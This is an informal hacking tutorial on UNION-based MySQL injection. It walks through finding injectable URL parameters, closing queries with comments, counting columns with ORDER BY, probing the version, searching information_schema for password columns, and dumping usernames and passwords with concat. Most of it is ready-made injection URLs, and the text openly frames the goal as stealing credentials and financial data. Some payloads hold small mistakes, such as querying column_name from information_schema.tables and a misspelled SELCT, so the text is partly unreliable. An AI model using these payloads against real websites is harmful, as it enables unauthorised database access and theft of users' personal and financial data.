MySQL Injection Ultimate Tutorial- By BaKo

Sql Injection is one of the most common web application errors today. It is also one of the most deadliest because it allows remote users to access confidential information such as usernames and credit cards. With databases being the central core of our economy and all of our nations wealth being held in servers that may be able to be compromised by witty hackers, SQL Injection is a problem that needs to be addresses not to let hackers exploit these errors for their own good,pleasure, or challenge but rather to bring awareness to the fact that a simple error caused by a lazy or inexperienced programmer can cause consequences from a simple website deface to the leaking of millions of users financial information. To start this paper out, I provide you with an Outline for MySQL Injection attacks, which will also serve as a table of contents since each section will discuss a separate step in the exploitation process.

MySQL Injection Outline (table of contents):

In Part 1 (this part):

Section 1 - Intro to Basic Database Information

Section 2 – Steps to injections

1)Find out how to close the previous statement & find the right comment to use to end the injection

2)Check for magic quotes

3)Check to see if UNION works

4)Find the number of columns

5)Craft a union statement that doesnt cause an error and see which columns are outputted

6)Check the mysql version to see if information_schema is present

7)Get the desired column and table names

8)Get your data

In Part 2: (not done yet)

Section 1 – Advanced injections

1)Check for load_file()

2)Check for into outfile

3)Ddos the mysql server

4)login page injections

5)Possible failures - multi selects

6)Get past magic quotes - where, concat - no load_file

7)The no spaces bug

8)Getting past filters

9)Blind Injection

10)Advanced NOT IN

Before we start anything about inserting SQL commands and stealing data from columns and tables, we need to discuss the basics and all the terms that will be necessary for fully comprehending this paper. So lets begin this with some basic Database Server Info. By the end of this section you should fully understand the basics of databases and how they function on a user interaction level.

Section 1: Basic Database Information

Database(DB) Servers are servers that hold information. Information is stored in a type of holder called database, which is a certain section of the database that serves as a structured container that stores data in fully organized subsections which enable the quick and efficient withdrawal or insertion of data..

DB Servers can have many databases, each with a different use, such as web, which may hold content displayed or needed for the correct display of webpages open to the public, or intranet, which may include information needed by employees on the inside network of the company, etc. There are many types of database servers, but all are similar which few differences. Some common types are:

1)Mysql

2)MsSQL (Microsoft SQL Server)

3)Oracle

4)Microsoft Access


5)Postgre SQL

etc..

In this tutorial we will discuess one of the two most common, MySql (the other most common is MsSQL, then after that Microsoft Access).

DB's are made up of tables, each which hold a similar type of data such as user info or articles.Tables are made up of columns, which group the data into different types such as usernames, passwords, dates registered, etc.The actual data in a table is in a row, which are inserted into the database and have info for each column in the table - e.g. a username, password, etc

To help visualize visual of a database server would look like this:



```
Database Server - localhost:3336--------------------------------------------+
Database #1 - webinfo----------------------------------------------+        +
                                                                   +        +
                                                                   +        +
Table #1 Users-----------------------------------+                 +        +
cols - username  password     email     name     +                 +        +
rows -  jdoe123    1234    jdoe@k.com  j doe     +                 +        +
rows -  bako123    1234    bako@k.com   b4k0     +                 +        +
                                                 +                 +        +
                                                 +                 +        +
Table #2 News------------------------------------+                 +        +
cols - newsid    date   data       time          +                 +        +
rows -  1       3/2/02  test       3:03          +                 +        +
rows -  2       3/4/02  testin     7:05          +                 +        +
                                                 +                 +        +
                                                 +                 +        +
                                                 +                 +        +
-------------------------------------------------+                 +        +
                                                                   +        +
-------------------------------------------------------------------+        +
----------------------------------------------------------------------------+
```

Now, to access data from the server you would use SQL - Standard Query Language. This is similar to programming languages in that it has its own set of functions, operators, and syntax. This lets you select certain data that you want and choose the database, table, and columns that you want to access the rows in.

SQL has a set format for selecting data from the database. It looks like this:

SELECT column1,column2 FROM table

This is basically saying to go to table "table" and gets the data stored in columns "column1" and "column2" for all the rows (since the number is not specified, it takes them all. Ill show you how to specify how many next) .

But what if you only wanted two rows? Yes, you could still retrieve all the rows then sort it out with commands in php, but that's inneficient. Say you wanted the FIRST 2 usernames & passwords from table users of database webinfo (for injections you usually dont have to put the database, its already selected in the code)You would use

Select column_name FROM table_name limit start,number

column_name is the columns you want. if you want two columns, you would do column1,column2.

table_name is the table. If you want to use a table from a different datbase server, you would do database.table

limit start,number tells the server how many rows you want. Say you want the first 2 rows, you would make start 0 (the first row), and put number 2 for two rows. This would basically say go to the first row (0) and give me the next two rows.

If you wanted the next 2 rows after the first two (but only two, not all 4), you would make start 2 since you already got 2 and make number 2 again. (limit 2,2). This would be saying go to the second row and get me the next two rows. If you wanted all four, youwould make start 0 and number 4.

For injections you dont need to know how to get the data out of the query result in php/asp, which usually involve manipulating the arrays returned by the mysql query, since its already done for you in the code of the script youre trying to hack. You just need to find which columns get displayed to the page, which we will discuss later.

Now, say you want to get the password of a user whose username is "bako123". This is used for login systems to check logins. Then you would use:

Select column_name FROM table_name WHERE column_name = 'Value'

For example, if you wanted to the password column from the table users in a row where the username column is bako123 you would do:

Select password FROM users WHERE username = 'bako123'

This would let you retrieve the password of a certain user, bako123. This can be used in many ways, to retrieve a certain article, user information, a certain persons financial information, etc.

If you wanted to get the password of a user where the name was similar to bako, maybe xbako or bakos or xbakos, you would do

Select password FROM users WHERE username LIKE '%bako%'

The % is a wildchar which basically says there can be text in its place, so in this case there can be text before and after bako since there is a % before and after it.

This leads us to the final discussion in this section: Magic Quotes.

Many database servers (or scripts that access them) have magic quotes enabled. This takes quotes like ', which are needed to specify data like for statements like WHERE username = or in functions we will discuss later that load files with a certain filename. Quotes are needed to specify strings. For example, when we did WHERE username LIKE ‘%bako%’, the quotes told the server that the string to search for was %bako%. If there were no quotes, the server wouldn’t take %bako % as a string, and not only would the search fail but the script would return an error because %bako % is out of place.

Magic Quotes prevents quotes from being used in injections by either making the ' (original quote) to \' (backslashed quote) or '' (double quote).

The \' tells the sql server to take away the meaning of the ' and regard it as a normal character in a string. For example, say you wanted to select a password from a user that had a username Bako's. If you did :

Select password FROM users WHERE username = 'bako's'

the ' in bako's would end the username = value statement and make it WHERE username = 'bako'. Then the s' would be stray and cause an error.

So to sepcify that the ' isnt part of the SQL query syntax but just a normal character in a string like the letter b, you can use \ to take its meaning away and make it be considered a normal character by the server.

Another way the server takes the meaning away from ' is by making it ''. Say you wanted to find a user by the name of bako's again, and you put bako's straight into the script, like

Select password FROM users WHERE username = 'bako's' the script/server would change it to

Select password FROM users WHERE username = 'bako''s'

which would then create two different strings, bako and s, and since the s is out of place and not in a statment(like SELECT col FROM table WHERE col = value) or function it would cause an error too. There is a way to get around this in certain cases, and it will be discussed later. Now that you know basic info on mysql, time to start Injecting!!

Section 2: SQL Injecting to Steal Data

In this section we will cover each of the steps to succesfully exploiting SQL Injection vulnerabilities in web scripts that use mysql. We will go step by step and cover each part thoroughly. By the time you finished this section you should fully understand how to take advantage of SQL Injection vulnerabilities and be able to succesfully retrieve data such as usernames, passwords, financial information, and other assorted confidential data from databases that are used by vulnerable scripts. Well start from the very beginning of determining if the script is vulnerable or not.

Subsection 2.1: Check for Injections

So say you find a script like this and you want to see if its vulnerable to SQL Injection:

http://site.com/script.php?id=1

In order to further demonstrate how this works, lets say you do know what query the script forms (which is usually very unlikely in real-world injections). Lets say it looks like this:

Select title,data FROM news WHERE id =

What that would do is get the title and data info from the news table in a row where the column id was 1.

So, what if we added some sql commands to the id in the url? Like this:

http://site.com/script.php?id=1'

The output depends on the script's quality. If the script filters the input for sql keywords, or converts the id value to an integer so the keywords don't get through, or takes any other precaution to ensure that you cant insert sql statements into the query, then no sql error would be returned, and the page will either load normally or give you a warning like "Attack Spotted, Your IP Address has been recorded " or something similar. However, if the script had no filtering whatsoever and just got the user data for id straight from the URL and inserted it right into the MySQL Query, then you would get an error like this:

"MySQL Syntax Error By '1'' In file script.php On Line 7."

Then you would know that the server does NOT filter input to make sure there are no sql commands/syntax in it and DOES NOT make sure the data is only an integer. Since you got an error, you are SURE that this is SQL Injectable!

Keep in mind that now all sites has errors as verbose as this, some sites have simple errors like "INTERNAL ERROR" or "ERROR" that reveal no useful data. However, you can be reasonably sure that its injectable. To be fully sure, move on to the next step. If all the possibilities fail in the next step, then you now chances are that's not an sql error but some other type of error.

Now That you have found out its injectable, lets go step by step through my MySQL

Injection outline.

Subsection 2.2 - Step 1)Find out how to close the previous statement.

To do this we will use an SQL operator "and". This word lets you specify two criterias that the row must match when searching the table. For example, if you have a WHERE clause, such as

Select user from users where password = 'pass123'

and want to select data not only where the password is 'pass123' but also where the email is 'email@m.com', you would use somethings like this:

Select user from users where password = 'pass123' AND email = 'email@m.com'

This basically tells the server, as we had before, select the data from the user column in a row in table users where the password is pass123 AND the email also is email@m.com. If both of these criteria are not matched, then the script moves on to the next row.

Another operator like AND is OR. An example:

Select user from users where password = ‘pass123’ OR email = ‘email@m.com’

This basically says, instead of making sure the column password is pass123 AND the email is email@m.com, it searches for rows where the password is pass123 or the email is email@m.com. Both don’t have to be present for the row to be chosen. One will do, even if the other doesn’t equal the right value.

Now say you added an and 1=1 to any statment, it would load since 1 always equals 1. This can be very useful from an attackers point of view. It can help us find out how to close the previous query AND can help us to determine is magic quotes are enabled.

Lets say you dont know the query, as you wont in most cases. The query could be anything like:

Select user from users where id = '1'

or

Select user from users where id = (1)

or

Select user from users where id = 1

etc...

In order to add more SQL commands to steal our data (credit cards, usernames, passwords, etc)we need to be able to end the where id = 1 (or '1', (1), etc). To do that we would have to try different possibilities until we get NO error.

In order to add our command, we would also need to know how to get rid of the other data that will come after our injection. For example, if the query was like this:

Select user from users where id = '1'

and we did http://site.com/script.php?id=1' and 1=1 (lets say magic quotes are OFF) the query would become

Select user from users where id = '1' or 1=1 '

The stray ' after 1=1, which is left over from the '1' before we added our commands, needs to be taken care of or it will cause an error. To do this, we need to use comments to comment out the rest of the code. Two comment operators are /* and --. Sometimes one will cause an error, in that case try the other.

So lets have an full example for this first step in injections.

Say the script was, as i said before:

http://site.com/script.php?id=1

First we would check if its injectable:

http://site.com/script.php?id=1'

It gives - "Error in MySQL Syntax by '1" in script.php on line 7."

Now you know its injectable. Now lets try to see how to end the WHERE clause.

http://site.com/script.php?id=1 or 1=1 --

This would work if there was no ' surrounded 1, like in

SELECT title FROM news where id = 1

This gives the error - "Error in MySQL Syntax by '1' or 1=1 --' in script.php on line 7."

Remember, MySQL always surrounds the problem part in the query, in this case 1’ or 1=1 --, with quotes, so don’t let the beginning and end quotes confuse you.

Even though the error shows you that 1 has a ' after it (by '1' or 1=1 --') we will pretend we didnt notice (not all sites have errors like this anyway).

So we would try next

http://site.com/script.php?id=1 or 1=1 /*

same error - "Error in MySQL Syntax by '1' or 1=1 --' in script.php on line 7."

Now lets try ending it with '. so lets do:

http://site.com/script.php?id=1' or 1=1 /*

now we get the error - "Error in MySQL Syntax by '/*'. in script.php on line 7."

This would show us that either /* isnt supported or this sql server is configured so that it needs a */ to close the comment, which would defeat the purpose of commenting out the code. But since it doesnt give us an error about the ' after id=1, we know were close. So we try the next comment opertaor:

http://site.com/script.php?id=1' or 1=1 --

The page loads normally!!! Now we know we need to end the where clause with ' and add -- to the end to add our sql commands!!

Now we move on to the next step:

Subsection 2.3 - Step 2)Check for magic quotes

We know from our example before that magic quotes are off because we used ' to end the WHERE clause and it gave no error, but lets pretend our first try worked, http://site.com/script.php?id=1 or 1=1 --, so were not sure if ‘ causes an error or not. We need to know if magic quotes is on because if we want to use a function like load_file to steal files (discussed later), or choose data where the user = 'admin', we need to be able to use 's, so magic quotes MUST be off.

To find out if theyre on, we would try:

http://site.com/script.php?id=1 or '1'='1' --

If you get an error like:

"Error in MySQL Syntax by '\'1\'=\'1\''. in script.php on line 7."

or

"Error in MySQL Syntax by '''1''=''1'''. in script.php on line 7."

then you would see that magic quotes are on since its adding \s or an extra ' to the ' you put in. Then you would not be able to steal files if load_file was enabled or choose certain data using WHERE (there is a way to get around it which I will discuss later, but it doesnt work for load_file, just WHERE and other functions discussed later like concat)

Now if you get no error, you know magic_quotes are off and you have an even bigger advantage. That was easy, wasn’t it? Now lets move on.

Subsection 2.4 - Step 3)Check to see if UNION works

UNION is a function in sql that lets us select more data in a single sql statement. This can be very useful since we need to use it in order to select our own data that we want to steal from the database such as passwords or financial data. To illustrate its use further, heres an example. Say the query was:

SELECT user from users where pass = 'pass'

we could do

SELECT user from users where pass = 'pass' UNION select email from emails limit 0,1

And no error would be displayed. You don’t need to know how it helps get data to the page etc since its not needed to get the injection working.

However, in order to get the data from the UNION SELECT displayed, we would need to make sure the first select statement displays no data at all.If the first select statement does return data, it will overwrite the data from the UNION. We will discuss this later. Also, it is always good to use UNION ALL instead of just UNION, it can prevent type mismatch errors.

Now, UNION is only availabe in mysql server versions above 3 (4,5,6 - 6 is the latest, but 5 is most popular). So in order to steal our data, we need to use union (well, we could use blind injection, but thats a pain in the ass), and in order to use union, the mysql version MUST be > 3.

There is a way to check for the mysql version without union (1 and (substr(@@version, 1)>3)- but its more advanced than the general tone of this tutorial at the moment (ill go over it in a bit), so we will use an easier way. This is to try a union select and judge the error. So we could try:

http://site.com/script.php?id=1' UNION ALL SELECT 1 --

If you get an error like :

"Error in MySQL Syntax by 'UNION'. in script.php on line 7."

Then you know that the server is not understanding what UNION is since its getting an error at the UNION keyword. If you got an error like:

"MySQL Error: Select statements must have the same number of columns in script.php on line 7."

Then you know union worked since it realizes that both selects don’t have the same number of columns, therefore showing that it reads two selects, where ones the original and one our union. Even If we got a different error such as a type conversion, as long as its not saying an error by UNION its ok. For some errors that just show “INTERNAL ERROR” or something similar, it’s a good idea to try the next method.

So, if there arent error messages like this, and just errors like INTERNAL ERROR, then you can use

http://site.com/script.php?id=1' and substr(@@version,1)>3 --

Substr is a function that takes a certain character from a string. @@version gives us the mysql version in a string. So say @@version returned 4.1.33-log, subtr would get the 1st letter in it (the ,1 in substr(@@version,1)), which is 4. Then it checks if 4 is greater than 3 (the >3 part). If it is, the page loads normally. If it doesnt, the page will load with no data (you can get a blank page, or a page with the basic template but no actual data, e.g. no title for the news and no actual news).

Now if UNION works, were in business! Time to move on! if not, you can use blind injection, which will be briefly discussed later in Part 2.

Subsection 2.5 - Step 4)Find the number of columns

This section will fix this error we got before- "MySQL Error: Select statements must have the same number of columns in script.php on line 7.". In order to actually use UNION to steal data, we must make union work first with no error at all so the page can load and display the stolen data.

This error occured because the initial SELECT statement and the UNION ALL SELECT statement we injected had a different number of columns.Whenever you have UNION SELECT (or UNION ALL SELECT), the number of columns must ALWAYS match the number of columns in the first SELECT statement, or you’ll get an error. For example, if the query looked like this:

Select user,pass FROM users WHERE userid = 1 UNION ALL SELECT email FROM emails

You will get that error since the first select is selecting two columns (user and pass) while the UNION ALL SELECT is selecting only one (email). So if you did

Select user,pass FROM users WHERE userid = 1 UNION ALL SELECT email,id FROM emails

There wouldnt be an error and the query would execute succesfully since the first select statement is selecting two columns (user and pass) and the second select, the union all select, is also selecting two columns (email and id).

Now to get the number of columns in the first select statment, we can do two things:

1) guess the number of columns till you get it right. For example

http://site.com/script.php?id=1' UNION ALL SELECT null --

(null is a data type that means empty. If you used 1 or 'the' - or in other words, an integer or string, you might get a type mismatch error)

If you get an error like "MySQL Error: Select statements must have the same number of columns in script.php on line 7." then you move on to

http://site.com/script.php?id=1' UNION ALL SELECT null,null --

and continue adding a ,null (an extra column) to the URL until you get no error. Then count the nulls and thats the number of columns!

2) use order by - this is WAY easier.

ORDER BY is a statement in SQL that tells the database server how to order the result. For example, if you did

SELECT title,data FROM news WHERE id=1 ORDER BY news ASC

the server would order the all the output in alphabetical order from a-z. If you changed ASC to DESC it would make it z-a.

The server automatically sees if the column is a string or integer. if its a string, it goes alphabetically, and if its an integer, numerically.

ORDER BY also selects numbers instead of columns. The number is the number of the column in the select statement. For example, if the query waas this:

SELECT title,data FROM news WHERE id=1 ORDER BY 1 ASC

It would choose the first column chosen in the query, which is title (it chooses from title, data). Then it orders the result alphabetically from a-z.

If it was

SELECT title,data FROM news WHERE id=1 ORDER BY 2 ASC

It would use the second column selected, data, and order it by that.

So we can take advantage of this and try numbers from 1 on in the URL. Once we hit an error saying that the column is invalid, we know that the last number to NOT give an error is the number of columns. Heres an example:

http://site.com/script.php?id=1' ORDER BY 1 -- no error http://site.com/script.php?id=1' ORDER BY 2 -- no error

http://site.com/script.php?id=1' ORDER BY 3 -- no error

http://site.com/script.php?id=1' ORDER BY 4 -- error - "MySQL Error: No column number '4' in WHERE clause in script.php on line 7."

So we know that 3, the last number to not give an error, is the number of columns in the first select!

Now lets move on to the next step!

Subsection 2.6 - 5)Craft a union statement that doesnt cause an error & see which columns are outputted

So now that we know the number of columns, we need to make a union statement and see which columns are outputted to the site so we know which columns we can use to retrieve and output our data to the screen. This is generally a two step process.

1)First we craft the union select statement(rememer to use union all) which numbers as the columns. An example:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,3 --

If there is no error, you look at the screen and check which numbers are displayed in the place data would normally be put (for example, in the place where the article title would be, check if a number is there).

If the numbers are on the screen, you know you can use the columns with those numbers to display stolen data. The other columns that arent displayed are useless.

For example, if you see the number 2 in the title of the page and a number 3 where the article is usually displayed, you know that you can use the second and third column (where you put the 2 and 3 in the union all select 1,2,3 --) to display data you will steal from the database to the page.

Now if you get an error when you use all numbers like: "MySQL Error: Cant convert int in script.php on line 7." then you know that one column cant be a number, so you should move to step 2.

2)Since we know that we cant go all out and put all integers, we need to use null. Null never causes a type conversion error since its just an empty data holder. So we try:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,null --

Now if you can an error, there is a good chance the script has TWO select statements. For example, first it can do

SELECT title,data,author FROM news WHERE id= '[your data from the url]'

then in a later line in the script it uses the id value from the url again in another select statement like this:

SELECT data,time FROM news WHERE id= '[your data from the url]'

Now, the first select statment would be like this:

SELECT title,data,author FROM news WHERE id= '1' UNION ALL SELECT null,null,null --

but the second will be

SELECT date,time FROM news WHERE id = '1' UNION ALL SELECT null,null,null --

This would cause an error since the second query has ONLY TWO columns in the first select statement (time,year), while the union all select has THREE columns. This will cause another error saying select statement need the same number of columns. Now if you change the UNION ALL SELECT to have two nulls, then the first select would cause an error.

Unfortunately, there is no way around this in mysql at the moment. (in mssql there is, however). A good way to double check that its a multi select and not that you messed up the number of columns in the UNION select statement is to cause an error like we did before, doing

http://site.com/script.php?id=1'

Say you got an error like this:

"MySQL Syntax Error By '1" In file script.php On Line 7."

Then do the union all select url like this:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,null --

say you get an error like this:

"MySQL Error: Select statements must have the same number of columns in script.php on line 18."

Now look at the two errors. The first is on line 7, and the second on line 18. Now that you know that two separate lines of code caused the error, you know that two separate queries caused the error and it is infact a multi select, which you cant get around.

Keep in mind that not all sites have errors that verbose. Some just say "error". Then you would have to double check the columns and make sure you didnt make a mistake.

So lets say there is no multi select. We left off at :

http://site.com/script.php?id=1' UNION ALL SELECT null,null,null --

Now there is no error. So we try this:

http://site.com/script.php?id=1' UNION ALL SELECT 1,null,null --

We check for two things: an error, and if no error is displayed, check if the number 1 is displayed on the page in a place it wasnt before, like the title or where the news or author would be.

Say you get the same error as before in step 1:

"MySQL Error: Cant convert int in script.php on line 7."

Then you know that the first column causes an error, and you should ignore it and switch it back to null.

If it happens that all the columns cause errors or arent displayed on the page, you can come back and test it with 'test' instead of 1 and see if it displays text or still gives a conversion error. If you get no error AND the word test is displayed on the page, you can then go further and get usernames/passwords and any other text based data, but not data that are integers like dates and credit cards.

So now that we know 1 causes an error, we move on and check column two after we switch 1 back to null.

http://site.com/script.php?id=1' UNION ALL SELECT null,2,null --

Now look at the screen. Lets say there is an error. So now we know that 2 also causes an error and cant be used.

So lets change 2 back to null and try 3.

http://site.com/script.php?id=1' UNION ALL SELECT null,null,3 --

and guess what - no error! now check the page for the number 3. Check any places such as the title bar in your browser and places where data was like where the news was orthe author or date. If you dont find anything, dont give up, make the number unique like 1232323132 and view the source and see if its displayed in any hidden tags.

If its not displayed, as i said before, you can go back to the other two and try strings like 'test' (as long as magic quotes are disabled, or your getting around them like i will explain later), and check if those are displayed.

So now we are left with:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,3 –

and we know we can use the 3rd column to display our stolen data! So lets move on to step 6:

Subsection 2.7 - Step 6)Check the mysql version to see if information_schema is present

This is an easy step!

Information_Schema is a part of the database that holds ALL of the table names and column names stored in that database. You can access it like any other table.

To get tables, you would use information_schema.tables like this:

select table_name from information_schema.tables

This would return all of the tables that exist in the database.

To get columns you would use information_schema.columns

select column_name from information_schema.columns

This would return all the column names in all the tables of the database.

Information_schema.columns also holds the table names, so you can switch column_name with table_name and use it to get tables too.

Now this luxury is only available in mysql version 5 and up (6). So to make sure we can use it, we need to use the @@version command to check the version. So lets take our url and change 3 with @@version.

http://site.com/script.php?id=1' UNION ALL SELECT null,null,@@version --

Now, check where the 3 was before to see the version.

If the version is like 4.0.22-log, then the mysql version is 4 and you cant use information_schema.tables, but if its 5.0.1, then you can use information_schema.tables! You can also use the substring method I described before.

Now lets move on to step 7:

Subsection 2.8 – Step 7) Retrieve the desired columns

If the version is aboveor equal to 5, we can scan information_schema for password (or credit card, etc) columns. If not, we have to guess and use clues given to us in errors to find prefixes, tables and columns that we want to steal data from. So for the first part lets assume that information_schema is enabled.

Now we need to scan information_schema for columns that are similar to pass, password, user_pass, etc. (you can change it around so it will be creditcard, address, phone number, etc)

So, we need to use information_schema.columns and the LIKE operator along with wildchars (%) as i discussed in the basic info section.

So if we were putting queries straight into the db server, it would look like this:

SELECT column_name FROM information_schema.tables WHERE column_name LIKE '%pass%'

(of course, magic quotes will have to be off. If they're on, you will learn how to get past them later on)

For our vulnerable site, it would look like this:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' –

The LIKE ‘%pass%’ is telling the server to scan make sure column_name has a value that is similar to “pass” and can have text before and after it (the wildchars). So it could be pass, userpass, password, etc.

This will return the first column_name that is like pass, with text before and after it (from the wildchars before and after it).

Now say you want the table_name the columns in so you can access it with union. You would simply change column_name to table_name like this:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,table_name FROM information_schema.tables WHERE column_name LIKE '%pass%' --

Now say you dont like this first column/table, and you want to see if theres a second. There are two ways we can do this. The first is with limit (which i explained in the basic info section). So you would add limit 0,1 at the end which saying get 1 result starting from the 0th (first for humans, 0 for computers) result.

Then after you get the column/table, to move on you would do limit 1,1 then limit 2,1 etc until it runs out of columns. Heres an example:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 0,1 --

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,table_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 0,1 --

then record the column and table its in. Lets say the columns userpass and table members. Then we'd change it to:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 1,1 --

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,table_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 1,1

then record the info again then. Then we change it to:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 2,1 --

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,table_name FROM information_schema.tables WHERE column_name LIKE '%pass%' limit 2,1 --

etc, until you run out of columns that are like pass.

Now say you didnt want to use limit. You could also use NOT IN(). For example, say you did

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%'

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,table_name FROM information_schema.tables WHERE column_name LIKE '%pass%'

and you got the column user_password and table members. Now you wanted to see if there was an admins table with a column like pass. So you would add to the end

AND column_name NOT IN ('value'). This says choose the first row where the column "column_name" doesnt have this value. So if you wanted to get the next user column, you would do

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' AND column_name NOT IN ('user_password') --

or to be more safe, incase the admins table also has the column user_password, you could make it check for the table name like:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' AND table_name NOT IN ('user_password') --

Then say you got the column password and table backup_members. This is only a backup table, so you want to keep on going until you get the admins table. then you would take the url from before and add a ,'backup_members' to the NOT IN ('user_password') like this:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE column_name LIKE '%pass%' AND table_name NOT IN ('user_password', 'backup_members') --

and then you would check the table name like this:

http://site.com/script.php?id=1' UNION ALL SELECT 1,2,column_name FROM information_schema.tables WHERE table_name LIKE '%pass%' AND table_name NOT IN ('user_password', 'backup_members') --

You would continue adding ,'table_name' until you finally got to the admins table (if there is one!)

Keep in mind magic quotes must be off for this. Again, you will found out how to bypass magic quotes in times like this later.

Now lets say the mysql version was only 4 and information_schema IS NOT present. So we would have to use another method to try to get the tables/columns of our interest. Basically, you would first look in the errors and see if it discloses the whole query or atleast the table and column (etc Mysql Error in 'userpass FROM users where id=1''), and the then resort to good old guessing. These two steps mainly revolve around luck and poor error message configuration.

So let me explain the error method first. Lets say you do this:

http://site.com/script.php?id=1'

and get the error:

MySQL Syntax Error in the query 'SELECT name FROM sb_news WHERE id = 1''

In the above example, the tables have a prefix (sb). Prefixes are usually present in each table if their in one and are very common in sites. Now that you know the prefix, you would guess sb_users, sb_members, sb_admins, sb_accounts, etc. You see that the column has no prefix, so after you get the table you would try username, password, user_password, user_pass, login, etc... If the error was

MySQL Syntax Error in the query 'SELECT name FROM news WHERE id = 1''

Then you would know the columns have no prefix and you wouldnt have to guess with the prefix. However errors like this are very uncommon. A more common error would be:

Mysql Error: Syntax error by '1' AND g_embedable=1 LIMIT 1' at line 1

This would show you the column name in the particular table. This would be useful because you can now assume either all the columns in the database have the g_ prefix, or you could somehow figure out why it has the prefix (for example, if it was a page of games, you could guess that g stood for games), then see how you can modify it for the users table (so if the table was users, it could be u_password, u_pass, u_username, u_user, u_login, etc). Of course, you would have to straight out guess the tables and if they had prefixes.

But once you have this info, how exactly do you check if the table/column exists? You would use a union all select that selected null (nothing) from the table youre guessing. For example:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,null FROM table (remember to use the right number of columns)

Now if you get an error saying Mysql Error: Table 'table' Not found in script.php on line 7 or any error similar, you know the table doesnt exist.

Once you have guessed the table correctly, then you would have to guess the column. You would do this by changing a null to the column name you guessing and seeing if there was an error. For example:

http://site.com/script.php?id=1' UNION ALL SELCT null,null,password from users

If there is no error and the page loads, then you know the column is password. If there is an error saying invalid column, you have to keep guessing. Remember to use a column that does NOT cause a conversion error since the error may be misleading.

Now that you have the column and table you want to steal data from, well move on to the next step!:

Subsection 2.9 - Step 8)Get your data

This is the final part of this tutorial, and easy as hell!

So we have our table and column. Lets say the table is users and the two columns you got are username and password. So all we have to do to get the data from those columns is use a simple select query in our url and limit to sift through the rows! So with username and password in table users, we would do this:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,username FROM users --

Then check the page where the data is displayed and youll see the username!

Now for the password:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,password FROM users --

Then check the page where the username was and you’ll see the password! Now, instead of doing two separate queries for the username and password, there are two ways to get the data out at the same time.

The first is if two columns display data to the page. Say columns 2 and 3 displayed data in our UNION ALL SELECT null,null,null. So we would do

http://site.com/script.php?id=1' UNION ALL SELECT null,username,password FROM users --

Then you can look on the page for the username AND password. But they are on different parts of the page, arent they? To get them together, we can use the function concat(). Concat joins strings. the syntax is concat(string1,string2,etc). You can put in as many strings as you want separated by commas. You can either use column_names or actual strings enclosed by 's (magic quotes must be off). The benefit is the data is together and we only need one column that outputs.

So we can do this:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,concat(username,password) FROM users --

But then there would be no distinction between the username and password. So we should add an

--- between them. So we could do concat(username,'---',password). Again, magic quotes MUST be off for this to work. An example would be:

http://site.com/script.php?id=1' UNION ALL SELECT null,null,concat(username,'---',password) --

Then you will see the username and password separated by ---'s on the page!

